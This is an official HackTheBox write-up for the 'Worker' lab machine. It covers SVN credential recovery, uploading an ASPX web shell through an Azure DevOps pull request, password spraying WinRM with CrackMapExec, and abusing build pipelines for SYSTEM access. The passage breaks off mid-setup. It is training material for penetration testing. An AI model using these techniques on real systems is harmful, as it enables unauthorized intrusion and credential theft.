



HACKTHEBOX



Worker

26th October 2020 / Document No D20.100.90

Prepared By: cube0x0

Machine Author(s): Ekenas

Difficulty: **Medium**

Classification: Official

Synopsis

Worker is a medium box that teaches about software development environments and Azure DevOps pipeline abuse. It starts with extraction of source code from a SVN server, and then moves to a local Azure DevOps installation, which can be abused to gain a foothold and escalate privileges.

Skills Required

- OWASP Top 10

Skills Learned

- Azure DevOps
- SVN Repository
- OWASP Top 10

Enumeration

```
ports=$(nmap -p- --min-rate=1000 -T4 10.10.10.203 | grep ^[0-9] | cut -d '/' -f 1 | tr '\n' ',' | sed s/,$///)
nmap -sC -sV -p$ports 10.10.10.203
```


```
nmap -sC -sV -p$ports 10.10.10.203

Starting Nmap 7.80 ( https://nmap.org ) at 2020-10-07 08:04 CDT
Nmap scan report for dimension.worker.htb (10.10.10.203)
Host is up (0.026s latency).

PORT      STATE SERVICE VERSION
80/tcp    open  http    Microsoft IIS httpd 10.0
| http-methods:
|_ Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
|_http-title: Dimension by HTML5 UP
3690/tcp  open  svnserve Subversion
5985/tcp  open  http    Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

Nmap output shows that web (IIS), WinRM, and Subversion (svnserve) services are running on the box.

On visiting port 80 we see the default IIS installation page.



The availability of port 3690 indicates that an SVN repository is available. We can attempt to interact with it and download files using the `svn` command.

```
svn ls svn://10.10.10.203  
dimension.worker.htb/  
moved.txt
```

We can issue the command `svn checkout svn://10.10.10.203` to download the available files to our local machine. Looking at the output we can see a folder containing a static web site and text file.


```
svn checkout svn://10.10.10.203  
  
Restored 'moved.txt'  
Restored 'dimension.worker.htb'  
Restored 'dimension.worker.htb/index.html'  
Restored 'dimension.worker.htb/README.txt'  
Restored 'dimension.worker.htb/LICENSE.txt'  
Restored 'dimension.worker.htb/assets'  
<SNIP>
```

Inspection of the text file reveals that the repo has been migrated, and the FQDN of the website is `devops.worker.htb`.

```
cat moved.txt  
  
This repository has been migrated and will no longer be maintained here.  
You can find the latest version at: http://devops.worker.htb  
  
// The Worker team :)
```

Lets write the two domains above to `/etc/hosts` with `echo '10.10.10.203 dimension.worker.htb devops.worker.htb' >> /etc/hosts`

On visiting `dimension.worker.htb`, we're presented with the site below.



On visiting <http://dimension.worker.htb/#work> we see additional subdomain links for `worker.htb`. We can use cURL and grep to parse all the subdomains, and also add these to `/etc/hosts`.

```
curl -s http://dimension.worker.htb/#work | grep -oh 'http://.*worker.htb'
```

```
curl -s http://dimension.worker.htb/#work | grep -oh \
'http://.*worker.htb'

http://alpha.worker.htb
http://cartoon.worker.htb
http://lens.worker.htb
http://solid-state.worker.htb
http://spectral.worker.htb
http://story.worker.htb
```

```
cat /etc/hosts
```

```
10.10.10.203      dimension.worker.htb devops.worker.htb alpha.worker.htb
cartoon.worker.htb lens.worker.htb solid-state.worker.htb spectral.worker.htb
story.worker.htb
```

There doesn't seem to be anything of interest on any of these sites. Let's leave it for now and look again at the repo we downloaded. SVN repositories have a log feature that we can inspect with `svn log`.

```
svn log

-----
r5 | nathen | 2020-06-20 08:52:00 -0500 (Sat, 20 Jun 2020) | 1 line
Added note that repo has been migrated
-----
r4 | nathen | 2020-06-20 08:50:20 -0500 (Sat, 20 Jun 2020) | 1 line
Moving this repo to our new devops server which will handle the
deployment for us
-----
r3 | nathen | 2020-06-20 08:46:19 -0500 (Sat, 20 Jun 2020) | 1 line
-----
r2 | nathen | 2020-06-20 08:45:16 -0500 (Sat, 20 Jun 2020) | 1 line
Added deployment script
-----
r1 | nathen | 2020-06-20 08:43:43 -0500 (Sat, 20 Jun 2020) | 1 line
First version
```

The second commit (r2) looks interesting, we can use `svn update -r 2` to bring the changes from the repository into our working directory. The revision (r) integers are incremented with each new commit to the repository.

```
svn update -r 2

Updating '.':
D    moved.txt
A    deploy.ps1
Updated to revision 2.
```

From the command output above, we see that in this commit a file called `moved.txt` was deleted and a file named `deploy.ps1` was added. Inspection of `deploy.ps1` reveals credentials for the user `nathen`.

```
cat deploy.ps1

$user = "nathen"
$plain = "wendel98"
$pwd = ($plain | ConvertTo-SecureString)
$Credential = New-Object System.Management.Automation.PSCredential
$user, $pwd
$args = "Copy-Site.ps1"
Start-Process powershell.exe -Credential $Credential -ArgumentList ("-
file $args")
```

These credentials don't work for WinRM, so we can instead look for any type of login functionality on the subdomains. The subdomain `devops.worker.htb` is configured to use basic authentication.

```
curl http://devops.worker.htb -I

HTTP/1.1 401 Unauthorized
Content-Length: 20029
```

After visiting the site `devops.worker.htb` with a browser and we can successfully login with the credentials `nathen / wende198`. We are presented with an Azure DevOps interface. We can also see that we have access to a project named SmartHotel360.

The screenshot shows the Azure DevOps interface for the collection 'ekenas'. The left sidebar lists 'Collections' and 'ekenas' (selected). Below the sidebar, there are links for 'Related pages', 'Documentation', and 'Get help', along with a 'Collection Settings' button. The main area displays the 'ekenas' collection page with a navigation bar for 'Projects', 'My work items', and 'My pull requests'. A search bar labeled 'Filter projects' is also present. A prominent project card for 'SmartHotel360' is shown, featuring a green square icon with a white 'S', the project name 'SmartHotel360', and the subtitle 'Our vision - The smartest hotel @ 2020'. Ellipsis dots are visible below the project card.

Foothold

As nathen, we can view build definitions and pipelines but not modify them. The Continuous integration build, Spectral-CI, copies the content of the repo to `w:\sites\spectral.worker.hbt`. This indicates that we may be able to upload a web shell to `w:\sites\spectral.worker.hbt` by pulling code to its master branch.

The screenshot shows the Azure DevOps Pipelines interface. The pipeline is named "Spectral-CI". It has a single step: "Deploy web site" (Copy files). The deployment target is set to `w:\sites\$(Build.Repository.Name).worker.hbt`. The contents to copy are `** !.git/**/*`. The pipeline is triggered by "Get sources" from the "spectral" repository's "master" branch. The pipeline is currently in the "Agent job 1" stage.

Lets clone the repo to our local machine using `git`. This repo will be for the spectral subdomain.

```
apt -y install git
git clone
http://nathen:wendel98@devops.worker.hbt/ekenas/SmartHotel360/_git/spectral
```

```
git clone http://nathen:wendel98@devops.worker.hbt/ekenas/SmartHotel360/_git/spectral

Cloning into 'spectral'...
remote: Azure Repos
remote: Found 57 objects to send. (2 ms)
Unpacking objects: 100% (57/57), 1.34 MiB | 2.54 MiB/s, done.
```

Then we create a new branch with `git checkout -b shell` in the spectral directory.

```
cd spectral
git checkout -b shell

Switched to a new branch 'shell'
```

Next, we can copy a simple cmd aspx shell from `/usr/share/webshells/aspx/cmdasp.aspx` to our current directory, and upload the new file to the server.

```
cp /usr/share/webshells/aspx/cmdasp.aspx .
git add .
git commit -m 'updated with shell'
```

```
cp /usr/share/webshells/aspx/cmdasp.aspx .
git add .
git commit -m 'updated with shell'

[shell 8d9b581] updated with shell
Committer: root <root@localhost.localdomain>
Your name and email address were configured automatically based
on your username and hostname. Please check that they are accurate.
You can suppress this message by setting them explicitly. Run the
following command and follow the instructions in your editor to edit
your configuration file:

git config --global --edit

After doing this, you may fix the identity used for this commit with:

git commit --amend --reset-author

1 file changed, 42 insertions(+)
create mode 100644 cmdasp.aspx
```


Now we can push the commit to the Azure DevOps repository with:

```
git push -u origin shell
```

```
git push -u origin shell

Enumerating objects: 4, done.
Counting objects: 100% (4/4), done.
Delta compression using up to 2 threads
Compressing objects: 100% (3/3), done.
Writing objects: 100% (3/3), 980 bytes | 980.00 KiB/s, done.
Total 3 (delta 1), reused 0 (delta 0), pack-reused 0
remote: Analyzing objects... (3/3) (4 ms)
remote: Storing packfile... done (25 ms)
remote: Storing index... done (33 ms)
To http://devops.worker.htb/ekenas/SmartHotel360/_git/spectral
 * [new branch]      shell -> shell
Branch 'shell' set up to track remote branch 'shell' from 'origin'.
```


We can use our browser to verify that the branch `shell` and the file `cmdasp.aspx` have been created. Next, click `Create a pull request` in order to merge this branch into the master branch.



The screenshot shows the Azure DevOps interface for the 'SmartHotel360' project. The left sidebar is open, showing 'Files' is selected under 'Repos'. The main area displays the contents of the 'spectral' folder. It contains several files and folders: assets, images, cmdasp.aspx, elements.html, generic.html, index.html, LICENSE.txt, and README.txt. A message at the top right says 'You updated \$shell just now — Create a pull request'. Below the message is a table showing the details of each file, including name, last change, commit hash, and author.


Name	Last change	Commits
assets	4/2/2020	8a41e08a Version 1 Nathalie Henley
images	4/2/2020	8a41e08a Version 1 Nathalie Henley
cmdasp.aspx	a minute ago	897b2adc updated with shell root
elements.html	4/2/2020	8a41e08a Version 1 Nathalie Henley
generic.html	4/2/2020	8a41e08a Version 1 Nathalie Henley
index.html	4/2/2020	8a41e08a Version 1 Nathalie Henley
LICENSE.txt	4/2/2020	8a41e08a Version 1 Nathalie Henley
README.txt	4/2/2020	8a41e08a Version 1 Nathalie Henley

Set a Title, a Work item and then click `Create`.



The screenshot shows the 'New Pull Request' interface. The 'Pull requests' section is selected in the left sidebar. The main form has 'shell' as the source branch and 'master' as the target branch. The 'Title' field contains 'updated with shell'. The 'Description' field also contains 'updated with shell'. In the 'Work Items' section, there is one item listed: '68 Create Azure SQL DB'. At the bottom right, there is a large blue 'Create' button.

It will redirect you to a new interface where we can complete the pull request by clicking on `Approve` then `Complete`.



if we visit `http://spectral.worker.htb/cmdasp.aspx` we can see that it has our shell uploaded to it, and executing `whoami` reveals that the service is running as `iis apppool\defaultapppool`.

```
iis apppool\defaultapppool
Command: whoami
execute
```

Basic OS enumeration shows us that an additional drive has been added to the machine, mounted on `w:`, which we also saw from the build definition.

Command: powershell -c get-psdrive					execute
Name	Used (GB)	Free (GB)	Provider	Root	CurrentLocation
Alias			Alias		
C	19,64	9,76	Filesystem	C:\	
Cert			Certificate	\	
Env			Environment		
Function			Function		
HKCU			Registry	HKEY_CURRENT_USER	
HKLM			Registry	HKEY_LOCAL_MACHINE	
W	2,52	17,48	Filesystem	W:\	
Variable			Variable		
WSMan			WSMan		

Inspection of the `w:\` drive reveals a `svnrepos` directory that contains a file called `passwd`.

```
Volume in drive W is Work
Volume Serial Number is E82A-AEA8
Command: dir w:\svnrepos\www\conf
execute

Directory of w:\svnrepos\www\conf

2020-06-20  14:30    <DIR>          .
2020-06-20  14:30    <DIR>          ..
2020-06-20  10:29          1ÿ112 authz
2020-06-20  10:29          904 hooks-env tmpl
2020-06-20  14:27          1ÿ031 passwd
2020-04-04  19:51          4ÿ454 svnservice.conf
                           4 File(s)      7ÿ501 bytes
                           2 Dir(s)   18ÿ766ÿ950ÿ400 bytes free
```

Inspecting `w:\svnrepos\www\conf\passwd` shows us a file that contains a list of usernames and passwords.

Command: type w:\svnrepos\www\conf\passw

execute

```
### This file is an example password file for svnserve.  
### Its format is similar to that of svnserve.conf. As shown in the  
### example below it contains one section labelled [users].  
### The name and password for each user follow, one account per line.  
  
[users]  
nathen = wendel98  
nichin = fgerfgerf  
nichin = asifhiehf  
noahip = player  
nuahip = wkjdnw  
oakhol = bxwdjhcue  
owehol = supersecret  
paihol = painfulcode  
parhol = gitcommit  
pathop = iliketomoveit  
pauhor = nowayjose  
payhos = icanjive  
perhou = elvisisalive  
peyhou = ineedvacation  
phihou = pokemon  
quehub = pickme  
quihud = kindasecure  
rachul = guesswho  
raehun = idontknow  
ramhun = thisis  
ranhut = getting  
rebhyd = rediculous  
reeinc = iagree  
reeing = tosomepoint  
reiing = isthisenough  
renipr = dummy  
rhire = users  
riaiv = canyou  
ricisa = seewhich  
robish = onesare  
robisl = wolves11  
robive = andwhich  
ronkay = onesare  
rubkei = the  
rupkel = sheeps  
ryakel = imtired  
sabken = drjones  
samken = aqua  
sapket = hamburger  
sarkil = friday
```

We now have credential combinations to spray with [CrackMapExec](#). Save the data to a file called `passwd` and parse the data with `awk`.

```
cat passwd | awk '{ print $1 }' > users  
cat passwd | awk '{ print $3 }' > passwords  
cme winrm 10.10.10.203 -u users -p passwords --no-bruteforce
```

```
cme winrm 10.10.10.203 -u users -p passwords --no-bruteforce

WINRM 10.10.10.203 5985 NONE [*] http://10.10.10.203:5985/wsman
WINRM 10.10.10.203 5985 NONE [-] None\nathen:wendel98
WINRM 10.10.10.203 5985 NONE [-] None\nichin:fqerfqerf
WINRM 10.10.10.203 5985 NONE [-] None\nichin:asifhiehf
WINRM 10.10.10.203 5985 NONE [-] None\noahip:player
WINRM 10.10.10.203 5985 NONE [-] None\nuahip:wkjdnw
WINRM 10.10.10.203 5985 NONE [-] None\oakhol:bxwdjhcue
WINRM 10.10.10.203 5985 NONE [-] None\owehol:supersecret
WINRM 10.10.10.203 5985 NONE [-] None\paihol:painfulcode
WINRM 10.10.10.203 5985 NONE [-] None\parhol:gitcommit
WINRM 10.10.10.203 5985 NONE [-] None\pathop:iliketomoveit
WINRM 10.10.10.203 5985 NONE [-] None\pauhor:nowayjose
WINRM 10.10.10.203 5985 NONE [-] None\payhos:icanjive
WINRM 10.10.10.203 5985 NONE [-] None\perhou:elvisisalive
WINRM 10.10.10.203 5985 NONE [-] None\peyhous:ineedvacation
WINRM 10.10.10.203 5985 NONE [-] None\phihou:pokemon
WINRM 10.10.10.203 5985 NONE [-] None\quehub:pickme
WINRM 10.10.10.203 5985 NONE [-] None\quihud:kindasecure
WINRM 10.10.10.203 5985 NONE [-] None\rachul:guesswho
WINRM 10.10.10.203 5985 NONE [-] None\raehun:idontknow
WINRM 10.10.10.203 5985 NONE [-] None\ramhun:thisis
WINRM 10.10.10.203 5985 NONE [-] None\ranhut:getting
WINRM 10.10.10.203 5985 NONE [-] None\rebhyd:rediculous
WINRM 10.10.10.203 5985 NONE [-] None\reeinc:iagree
WINRM 10.10.10.203 5985 NONE [-] None\reeing:tosomepoint
WINRM 10.10.10.203 5985 NONE [-] None\reiing:isthisenough
WINRM 10.10.10.203 5985 NONE [-] None\renipr:dummy
WINRM 10.10.10.203 5985 NONE [-] None\rhiire:users
WINRM 10.10.10.203 5985 NONE [-] None\riairv:canyou
WINRM 10.10.10.203 5985 NONE [-] None\ricisa:seewhich
WINRM 10.10.10.203 5985 NONE [-] None\robish:onesare
WINRM 10.10.10.203 5985 NONE [+] None\robisl:wolves11 (Pwn3d!)
```

This reveals the valid credentials `robisl / wolves11`. We can now use [Evil-WinRM](#) to connect to the machine over WinRM and read the `user.txt`.

```
evil-winrm -i 10.10.10.203 -u robisl -p wolves11
```

Privilege Escalation

There don't seem to be any common privilege escalation paths, so let's return to the Azure DevOps service.

```
evil-winrm -i 10.10.10.203 -u robisl -p wolves11

Evil-WinRM shell v2.3
Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\robisl\Documents> whoami /priv

PRIVILEGES INFORMATION
-----
Privilege Name          Description          State
=====
SeChangeNotifyPrivilege Bypass traverse checking    Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set  Enabled
```

Logout from the DevOps portal as `nathen`, and login using `robisl / wolves11`. After signing in we see that we have access to a new project called `PartsUnlimited`.

 Azure DevOps

Collections

 **ekenas**

ekenas

Projects My work items My pull requests

Filter projects

 **PartsUnlimited**

No worries, we got you covered.

• • • • •

After some enumeration inside this project we see that user robisl is a member of the "Build Administrators" group. This is interesting since Build Administrators have full control over the pipelines in the project. This means that we can create new build definitions to execute arbitrary commands.

ekenas / PartsUnlimited / Settings / Security

Search

PartsUnlimited > Build Administrators | Edit... ▾

Permissions Members Member of

+ Add... | Search

Display Name	Username Or Scope	
Robin Islip	WORKER\robin!	Remove

Project Settings

General

- Overview
- Teams
- Security**
- Notifications
- Service hooks
- Dashboards

Boards

- Project configuration
- Team configuration
- GitHub connections

Create group

Filter users and groups

Teams

- > PartsUnlimited Team
- > PUL
- > PUL-DB

Azure DevOps groups

- > **Build Administrators**
- > Contributors
- > Project Administrators
- > Project Valid Users
- > Readers
- > Release Administrators

In order to discover in whose context the build definition is executed, as we can go to `Project Settings` > `Agent pools` > `Setup` > `Agents` > `Hamilton11` > `Capabilities`. There, we see that the username of the agent is `WORKER$` which is the hostname, revealing that our build definitions will be running as SYSTEM.

The screenshot shows the Azure DevOps interface for the 'PartsUnlimited' project. On the left, the navigation bar includes 'Overview', 'Boards', 'Repos', 'Pipelines', 'Test Plans', and 'Artifacts'. The 'Project settings' section is selected. In the center, under 'Agent pools', the 'Setup' tab is active. On the right, the 'Capabilities' table lists system environment variables and their paths:

Variable	Path
ProgramData	C:\ProgramData
ProgramFiles	C:\Program Files
ProgramFiles(x86)	C:\Program Files (x86)
ProgramW6432	C:\Program Files
PSModulePath	%ProgramFiles%\WindowsPowerShell\Modules;C:\Windows\sys...
PUBLIC	C:\Users\Public
svn	C:\Program Files\TortoiseSVN\bin\svn.exe
SystemDrive	C:
SystemRoot	C:\Windows
TEMP	C:\Windows\TEMP
TMP	C:\Windows\TEMP
USERDOMAIN	WORKGROUP
USERNAME	WORKER\$
USERPROFILE	C:\Windows\system32\config\systemprofile
windir	C:\Windows

To abuse this, navigate to `Pipelines` > `New Pipeline` > `Use the classic editor` and click `Continue`.

The screenshot shows the 'Pipelines' setup screen. The left sidebar includes 'Builds', 'Releases', 'Library', 'Task groups', 'Deployment groups', 'Test Plans', and 'Artifacts'. The main area has a large 'Next Step' button with a right-pointing arrow. To its right, the 'Select a source' section is visible, featuring a 'Select your repository' heading and a note: 'Tell us where your sources are. You can customize how to get these sources from the repository later.' Below this are dropdown menus for 'Team project' (set to 'PartsUnlimited'), 'Repository' (set to 'PartsUnlimited'), and 'Default branch for manual and scheduled builds' (set to 'master'). A 'Continue' button is at the bottom right.

Select `Empty pipeline` at the bottom of the list of templates, and then click the `Add` button that becomes visible after selecting the template.

Select a template
Or start with an [Empty job](#)

- Load test using Azure IaaS virtual machines**
Create a rig on Azure IaaS virtual machines to run load tests using VSTS cloud-based load testing service.
- Machine Learning Model**
Build and deploy a ML model using Azure Machine Learning CLI.
- Node.js With Grunt**
Build a Node.js application using the Grunt task runner.
- Node.js With gulp**
Build a Node.js application using the gulp task runner.
- Universal Windows Platform**
Build and test a Universal Windows Platform application using Visual Studio.
- Xamarin.Android**
Build an Android app and Xamarin.UITest assembly. Test on real devices with App Center.
- Xamarin.iOS**
Build a Xamarin.iOS app and Xamarin.UITest assembly. Test on real devices with App Center.
- Empty pipeline**
Start with an empty pipeline and add your own steps.

Apply

In the Agent Pool choose **Setup**.

PartsUnlimited-CI

Pipeline
Build pipeline

Get sources
PartsUnlimited master

Agent job 1
Run on agent

Name *
PartsUnlimited-CI

Agent pool * [Pool information](#) | [Manage](#)

Setup

Parameters [Learn more](#)

